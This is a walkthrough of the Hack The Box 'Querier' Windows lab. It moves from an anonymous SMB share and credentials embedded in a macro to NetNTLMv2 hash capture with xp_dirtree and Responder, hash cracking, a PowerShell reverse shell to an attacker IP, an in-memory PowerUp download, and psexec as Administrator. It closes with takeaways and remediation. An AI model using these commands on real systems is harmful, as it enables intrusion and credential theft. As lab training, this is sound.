Querier writeup
Box name: Querier
Difficulty: Medium
OS: Windows
Overview: Querier is a medium difficulty Windows box which has an Excel spreadsheet in a world-readable file share. The spreadsheet has macros, which connect to MSSQL server running on the box. The SQL server can be used to request a file through which NetNTLMv2 hashes can be leaked and cracked to recover the plaintext password. After logging in, PowerUp can be used to find Administrator credentials in a locally cached group policy file.
Link: https://app.hackthebox.com/machines/Querier?sort_by=created_at&sort_type=desc
Machine IP: 10.129.14.162



Ran rustscan against the machine.
rustscan -a 10.129.14.162 --ulimit 5000 -b 2000 -- -A -Pn

Checked out smb and looks like there is a Reports directory that’s accessible as anonymous.
smbclient -N -L //10.129.14.162/
smbclient //10.129.14.162/Reports

I downloaded it and downloaded and opened with LibreOffice.

There’s not content but it looks like there are macros. We can extract it.
unzip 'Currency Volume Report.xlsm'

It looks like we get credentials inside the macro for the mssql port.
strings vbaProject.bin

reporting:PcwTWTHRwryjc$c6
I was able to get in with those credentials.
/usr/share/doc/python3-impacket/examples/mssqlclient.py reporting@10.129.14.162 -windows-auth

From my notes we can run enable_xp_cmdshell to get a shell but we don’t have permissions. After a while, I wasn’t sure what I could do here so I had to refer to the writeup. We can set up responder, have it try talking to us and capture a hash. Make sure SMB is on.
sudo responder -I tun0 -v
EXEC xp_dirtree '\\10.10.14.155\share', 1, 1;
And we get a hash.

Cracked the hash on the pwnbox.
hashcat -m 5600 hash.txt rockyou.txt

Mssql-svc:corporate568
I was able to connect with these new creds and execute commands now.

I tried running the following command for a shell back but AV blocked it.
EXEC xp_cmdshell 'powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient(''10.10.14.155'',1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + ''PS '' + (pwd).Path + ''> '';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"'

I tried encoding to base64 but that failed.
I referred to the writeup as I’m not completely familiar with bypassing AV yet but apparently they just get a nishang shell on there. I was able to get it on there with no problem, not sure why my original payload was caught though.
Got user.txt
Downloaded powerup as I saw from the overview that this will get us privesc. I had to change my IP though as my VPN kept failing.
IEX(New-Object Net.WebClient).DownloadString('http://10.10.16.147/PowerUp.ps1')
It looks like it found credentials.

Ran impacket and was able to connect.
/usr/share/doc/python3-impacket/examples/psexec.py Administrator:'MyUnclesAreMarioAndLuigi!!1!'@10.129.14.162
And we got root.


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 135, 139, 445 (SMB), and 1433 (MSSQL). Checked SMB for anonymous access and found a readable Reports share.
rustscan -a 10.129.14.162 –ulimit 5000 -b 2000 — -A -Pn smbclient -N -L //10.129.14.162/
2 – SMB enumeration and macro extraction Connected to the Reports share anonymously and downloaded Currency Volume Report.xlsm. Opened it in LibreOffice and found no visible content but macros were present. Unzipped the file and ran strings against the VBA project binary to extract embedded credentials.
smbclient //10.129.14.162/Reports unzip ‘Currency Volume Report.xlsm’ strings vbaProject.bin
Credentials recovered: reporting:PcwTWTHRwryjc$c6
3 – MSSQL access and NetNTLMv2 hash capture Authenticated to MSSQL using the reporting credentials. The account lacked permissions to enable xp_cmdshell. Set up Responder on tun0 and used xp_dirtree to force the server to authenticate to the attack machine, capturing the NetNTLMv2 hash for the mssql-svc account.
mssqlclient.py reporting@10.129.14.162 -windows-auth sudo responder -I tun0 -v EXEC xp_dirtree ‘\\10.10.14.155\share’, 1, 1;
4 – Hash cracking Cracked the captured NetNTLMv2 hash using Hashcat with rockyou on the Pwnbox.
hashcat -m 5600 hash.txt rockyou.txt
Credentials recovered: mssql-svc:corporate568
5 – MSSQL shell via Nishang Authenticated to MSSQL as mssql-svc which had xp_cmdshell permissions. Standard PowerShell reverse shell payloads were caught by AV. Used a Nishang reverse shell instead which executed successfully and landed a shell. Retrieved user.txt.
6 – Privilege Escalation – cached Group Policy credentials Downloaded and ran PowerUp.ps1 in memory. PowerUp identified Administrator credentials stored in a locally cached Group Policy file.
IEX(New-Object Net.WebClient).DownloadString(‘http://10.10.16.147/PowerUp.ps1’)
Credentials recovered: Administrator:MyUnclesAreMarioAndLuigi!!1!
7 – Root Used impacket-psexec with the recovered Administrator credentials to get a SYSTEM shell and retrieve root.txt.
psexec.py Administrator:’MyUnclesAreMarioAndLuigi!!1!’@10.129.14.162
Key Takeaways
- Credentials hardcoded in VBA macros – The MSSQL service account credentials were embedded in plaintext inside a macro in a publicly readable Excel file. Credentials must never be hardcoded in documents, scripts, or source files. Use service accounts with the minimum required permissions and store credentials in a secrets management solution.
- World-readable SMB share exposing sensitive files – The Reports share was accessible to anonymous users and contained a file with embedded credentials. All SMB shares must require authentication and be audited for sensitive content on a regular basis.
- NetNTLMv2 hash leakage via xp_dirtree – The MSSQL service was able to make outbound SMB connections, allowing hash capture via Responder. Outbound SMB connections from servers should be blocked at the firewall and MSSQL should not be running under an account capable of authenticating to external hosts.
- Credentials stored in cached Group Policy files – Administrator credentials were recoverable from a locally cached GPP file. Microsoft patched this in MS14-025 but the credentials persisted on this system. Any environment that previously used GPP credential storage must audit all systems for cached preference files and rotate affected credentials.
- Weak password on a service account – The mssql-svc password was crackable with rockyou. Service accounts should use long randomly generated passwords managed by a PAM solution and rotated regularly.
Remediation
[Immediate] Remove credentials from the Excel macro and rotate affected accounts Audit all documents on accessible shares for embedded credentials. Remove the hardcoded credentials from the macro immediately and rotate the passwords for both the reporting and mssql-svc accounts. Implement a secrets management solution for any application that requires database credentials.
[Immediate] Restrict SMB share access Disable anonymous and guest access to all SMB shares. The Reports share must require authenticated access and be restricted to only the users or groups that have a legitimate business need. Audit all shares across the environment for excessive permissions.
[Immediate] Block outbound SMB from servers Configure the host firewall and perimeter firewall to block outbound connections on ports 445 and 139 from servers. This prevents MSSQL and other services from being used to leak NetNTLMv2 hashes to attacker-controlled hosts.
[Immediate] Audit and remove cached GPP credential files Search all systems for cached Group Policy Preferences files containing cpassword attributes using tools such as PowerUp or Get-GPPPassword. Remove any files found and rotate all credentials that were stored in GPP. Apply MS14-025 if not already patched.
[Short-term] Restrict xp_cmdshell and MSSQL service account permissions Disable xp_cmdshell on all MSSQL instances where it is not explicitly required. Run the MSSQL service under a dedicated gMSA with the minimum permissions needed and no ability to authenticate to external network resources.
[Long-term] Implement a secrets management and service account governance programme Establish a policy prohibiting hardcoded credentials in any file, script, or application. Deploy a PAM solution to manage, rotate, and audit all service account credentials. Include MSSQL instances and file shares in the scope of regular penetration tests and configuration audits.
 Hacking Insights by Max Bautista
Leave a comment